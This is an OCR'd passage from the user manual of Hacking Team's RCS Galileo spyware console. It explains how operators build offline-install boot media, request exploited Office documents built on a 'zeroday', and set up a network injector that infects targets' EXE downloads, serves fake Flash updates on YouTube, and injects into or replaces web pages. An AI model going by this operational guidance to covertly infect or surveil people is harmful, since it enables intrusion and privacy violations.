
□ Demo Mode

5.4 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build (U3 Installation)

Offline Installation Explanation

The Offline Installation Agent allows to create an ISO file to be written on a CD/DVD or USB drive that will install the infection vector on the switched-off Target's device, booting from the external support.

The Offline Installation Agent is available for 2 platforms: OSX and Windows.



You can use this bootable device to install the agent on systems that are switched off. The same media can be used on both OSX or Windows.

● Bootable CD/DVD Windows and OSX
○ Bootable USB drive Windows only

Dump Mask
□ Documents
□ Images
□ Custom

□ Demo Mode

5.5 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build (Offline Installation)

Depending on the Target's platform, may be available sub-parameters to customize the infection.
These sub-parameters will be explained in detail during the training.

The bootable CD/DVD can be created simply burning the ISO file generated by RCS Console using a standard burning software or O.S. built-in feature.

The bootable USB drive requires first to make the USB disk bootable. On the following page you can find a short how-to for making a USB disk bootable, ready for this infection vector.

How to: Make a USB Disk Bootable

1. Plug a blank USB disk in the system and wait until Windows correctly detects and installs it's drivers
2. Open a shell and type **`diskpart`**
3. Type **`list disk`** and press enter
4. Check the USB disk number (usually "Disk 1")
5. Type **`select disk <disk number>`**
6. Type **`clean`**
7. Type **`create partition primary`**
8. Type **`select partition 1`**
9. Type **`active`**
10. Type **`format fs=fat32 quick`**
11. Type **`assign`**
12. Type **`exit`**


Requirements: Windows Vista/7/8

The USB disk is now bootable and you can copy files you want to automatically run when the system starts.

Exploit Explanation

The Exploit Agent allows to create an executable or document file suitable for the selected platform that will install the infection vector on the Target's device as soon as the file is opened, exploiting specific software vulnerabilities.

The Exploit Agent is available for 2 platforms: OSX and Windows.



Exploits are powerful installation vectors since they allow you to embed the agent inside common documents. Once the document is opened the agent will be installed.

File type: * Version: 2013103101

Choose an Exploit:

ID: HT-2013-002 Catetory: zeroday

To use this exploit please contact the HT support team

Tested on:
Windows XP/Vista/7
Microsoft Office 2007/2010/2013 (full patched) - **Require Adobe Flash v11.1.102.55 or above for Internet Explorer**

☑ Scout ☐ Demo Mode Create...

5.6 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build (Exploit)

For security reasons, the generation of exploited documents is no more available within the RCS Console.

The request must be sent to the Hacking Team Support Team through the Support Portal, opening a new ticket and sending 2 files:


1) A Silent Installer Agent (see page 40);
2) The original document (e.g. Word, PowerPoint) to be exploited;

The final exploited file will be sent back to the client inside the Support Portal.

Network Injector Explanation

The Network Injector Agent allows to install the infection vector on the Target's device modifying its network traffic on-the-fly, acting on data downloaded from Target's device.

The Network Injector Agent is available for 3 platforms: Linux, OSX and Windows.



The network injector enables you to replace or inject files while the target is downloading files from the internet.

5.7 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build (Network Injector)


The Network Injector monitors all Target's device HTTP connections and - through previously created injection rules - identifies Target's connection and injects the infection vector.

This Agent is available in 2 modes: Tactical Network Injector (TNI) and Network Injector Appliance (NIA). The functioning principle is identical, the only difference is that the TNI is intended to be used for tactical activities (limited to few Targets), while the NIA should be used for the monitoring of a large number of Targets.

As the Network Injector requires a more in-depth configuration in order to be used, there's a specific section within the Console (System > Network Injectors) and it's explained starting from page 47.


Tactical Network Injector (TNI)

The Tactical Network Injector is an optional RCS component that must be installed by System Administrator role within the "System > Network Injectors" section.



En	Sy	Pr	Target	Ident	User pattern	Resource pattern	Action	Parameters

6.1 [RCS Console] System > Network Injectors



Name	
Description	
Address	
Port	443
Monitor via Network Controller	☑

6.2 [RCS Console] System > Network Injectors > New Injector

[**Name**] is the Network Injector's name.

[**Description**] is a not mandatory field to be used for storing additional information about the Network Injector.

[**Address**] is the IP address of the Network Injector.

[**Port**] is the communication port on which the Network Injector is listening (443 is the default port).

[**Monitor via network Controller**] if selected, the Network Injector connectivity will be verified in the Monitor section.

In order to install a new Tactical Network Injector within the RCS Console, you must ensure that you've already installed the laptop provided by hacking Team and connected it to the RCS Backend's LAN, using one of the 4 network cards available.

The installation of the Tactical Network Injector laptop is an extremely simply operation: you just need to boot the system from the DVD provided and follow installation steps.

The Tactical Network Injector is fully provided by Hacking Team with a specific set of equipment, listed below.


Item	Component	
01	DVD RCS Network Injector	
02	Notebook (Dell E6330)	
03	Battery 30 Wh (Dell)	
04	Battery 60 Wh (Dell)	
05	Battery 97 Wh (Dell)	
06	Car + plain chargers (Dell)	
07	Network card RJ45 external	
08	Network card Wi-Fi external	
09	Network card Wi-Fi internal (replacement)	
10	USB extension cable 1 Mt	
11	USB extension cable 3 Mt	
12	International power adapter	
13	BAG	Rugged bag
14		Shoulder belt
15		Internal sponge
16		Internal pocket briefcase

REMOTE CONTROL SYSTEM
GALILEO

Tactical Control Center Overview

The Tactical Network Injector software runs on a modified Ubuntu Linux distribution.
When the system starts you have to identify and run the Tactical Control Center application.

The Tactical Control Center is composed of 4 internal sections: Network Injector, Wireless Intruder, Fake Access Point and Log System.




Network interface: eth0 (Cable connected)

Sniffing interface: Use the same interface

6.3 [Tactical Control Center] Network Injector

Rules Creation and Configuration

Once completed the Tactical Network Injector installation and configuration, it’s possible to proceed with rules creation within the Console, by clicking on the button Add a new rule.



Edit Rule ×

Enabled ☑
Disable on sync □
Probability
Target
Ident STATIC-IP
User pattern
Resource pattern
Action INJECT-EXE
Factory
Scout ☑

6.4 [RCS Console] System > Network Injectors > *# Network Injector #* > Add a new rule

[**Enabled**] if selected, the rule will be sent to the Network Injector and activated. If not selected, the rule is saved but not sent.

[**Disable on sync**] if selected, the rule is disabled after the first synchronization of the Agent (Factory) defined in the rule.

[**Probability**] is the probability (percentage) of applying the rule after the first infected resource. 0% means that after infecting the first resource, the Network Injector will no longer apply this rule. 100% means that after infecting the first resource, the Network Injector will always apply this rule.

[**Target**] is the name of the Target to be infected.

[**Ident**] is the Target's HTTP connection identification method.
See page 51 for more information.

[**User pattern**] is the Target's traffic identification method. The format depends on the type of [**Ident**] selected.
See page 51 for more information.

[**Resource pattern**] is the identification method of the resource to be injected, applied to the Web resource URL. The format depends on the type of [**Action**] selected.
See pages 52-53-54-55 for more information.

[**Action**] is the infection method that will be applied to the resource indicated in [**Resource pattern**].
See pages 52-53-54-55 for more information.

[**Factory**] is the Factory to be injected into the selected Web resource and is available for all actions except REPLACE.

[**File**] is the file to be replaced with the one in the [**Resource pattern**] and is available for REPLACE action only.

Once a new rule is created, you’ve to push it to the Network Injector by clicking the button Apply rules.

Target Identification Methods

The Tactical Network Injector offers 11 different methods to identify your Target's device over a network, described below.


Identification	Description
STATIC-IP	Static IP address assigned to the Target
STATIC-RANGE	Range of IP addresses assigned to the Target
STATIC-MAC	Target's static MAC address (both Ethernet and Wi-Fi)
DHCP	Target's network interface MAC address
RADIUS-LOGIN	RADIUS user name (User-Name / RADIUS 802.1x)
RADIUS-CALLID	RADIUS caller ID (Calling-Station-Id / RADIUS 802.1x)
RADIUS-SESSID	RADIUS session ID (Acct-Session-Id / RADIUS 802.1x)
RADIUS-TECHKEY	RADIUS key (NAS-IP-Address: Acct-Session-Id / RADIUS 802.1x)
STRING-CLIENT	Text string to be identified in the data traffic from the Target
STRING-SERVER	Text string to be identified in the data traffic to the Target
TACTICAL	The Target is manually identified by the operator on Tactical Network Injector.

The identification method must be selected when creating a new rule, within the field [**Ident**]. All of the listed identification methods - except TACTICAL - require also the field [**User pattern**] to be filled.

INJECT-EXE Infection Explanation

The INJECT-EXE infection allows the operator of the Tactical Network Injector to infect a desktop device while the Target is downloading an executable file from Internet.

The Agent is melted inside the EXE file downloaded and the infection is applied when the Target runs the file.



Edit Rule

Enabled ☑

Disable on sync ☐

Probability

Target: Alejandro Reade

Ident: TACTICAL

User pattern: *

Resource pattern: *.exe*

Action: INJECT-EXE

Factory: Alejandro's Setup

Scout ☑

6.5 [RCS Console] System > Network Injectors > *# Network Injector #* > Add a new rule


The INJECT-EXE infection method must be selected when creating a new rule, through the field [**Action**]. The field [**Resource pattern**] also need to be filled with the URL of the executable file to infect.

The image above shows a possible rule configuration based on INJECT-EXE infection method and suggests to fill the [**Resource pattern**] field with the string `*.exe*` in order to infect all the executable files, regardless of the URL.

INJECT-HTML-FLASH Infection Explanation

The INJECT-HTML-FLASH infection allows the operator of the Tactical Network Injector to infect a desktop device while the Target is trying to watch a video on YouTube.

This infection method blocks videos on YouTube and requires the Target to install a fake Flash Player update to view them. The infection is applied when the Target runs the update.



Edit Rule

Enabled	☑
Disable on sync	□
Probability	
Target	Alejandro Reade
Ident	TACTICAL
User pattern	*
Resource pattern	*.youtube.com/watch*
Action	INJECT-HTML-FLASH
Factory	Alejandro's Setup
Scout	☑

6.6 [RCS Console] System > Network Injectors > *# Network Injector #* > Add a new rule


The INJECT-HTML-FLASH infection method must be selected when creating a new rule, through the field [**Action**]. The field [**Resource pattern**] if filled automatically by the system, with the string **`*youtube.com/watch*`** .

The image above shows a possible rule configuration based on INJECT-HTML-FLASH infection method.

INJECT-HTML-FILE Infection Explanation

The INJECT-HTML-FILE infection allows the operator of the Tactical Network Injector to infect a desktop device while the Target is browsing a website on Internet.

The Agent is injected inside a specific webpage and the infection is applied when the Target loads that page.


Edit Rule

Enabled	☑
Disable on sync	□
Probability	
Target	Alejandro Reade
Ident	TACTICAL
User pattern	*
Resource pattern	www.oracle.com/
Action	INJECT-HTML-FILE
File	Browse...

6.7 [RCS Console] System > Network Injectors > *# Network Injector #* > Add a new rule


The INJECT-HTML-FILE infection method must be selected when creating a new rule, through the field [**Action**]. The field [**Resource pattern**] also need to be filled with the URL of the webpage to infect.
The field [**File**] lets you select the file that contains the lines of code that will be automatically added to the original webpage once loaded by the Target.

The image above shows a possible rule configuration based on INJECT- HTML-FILE infection method.

REPLACE Infection Explanation

The REPLACE infection allows the operator of the Tactical Network Injector to infect a desktop device while the Target is browsing a specific URL resource on Internet.

The Agent is injected inside the Target's network traffic replacing the original URL resource.



Edit Rule ×

Enabled ☑

Disable on sync □

Probability

Target: Alejandro Reade

Ident: TACTICAL

User pattern: *

Resource pattern: www.aol.com/index.html

Action: REPLACE

File: Browse...

Save Cancel

6.8 [RCS Console] System > Network Injectors > *# Network Injector #* > Add a new rule

The REPLACE infection method must be selected when creating a new rule, through the field [**Action**]. The field [**Resource pattern**] also need to be filled with the URL of the resource to infect.
The field [**File**] lets you select the file that will replace the original resource requested by the Target.

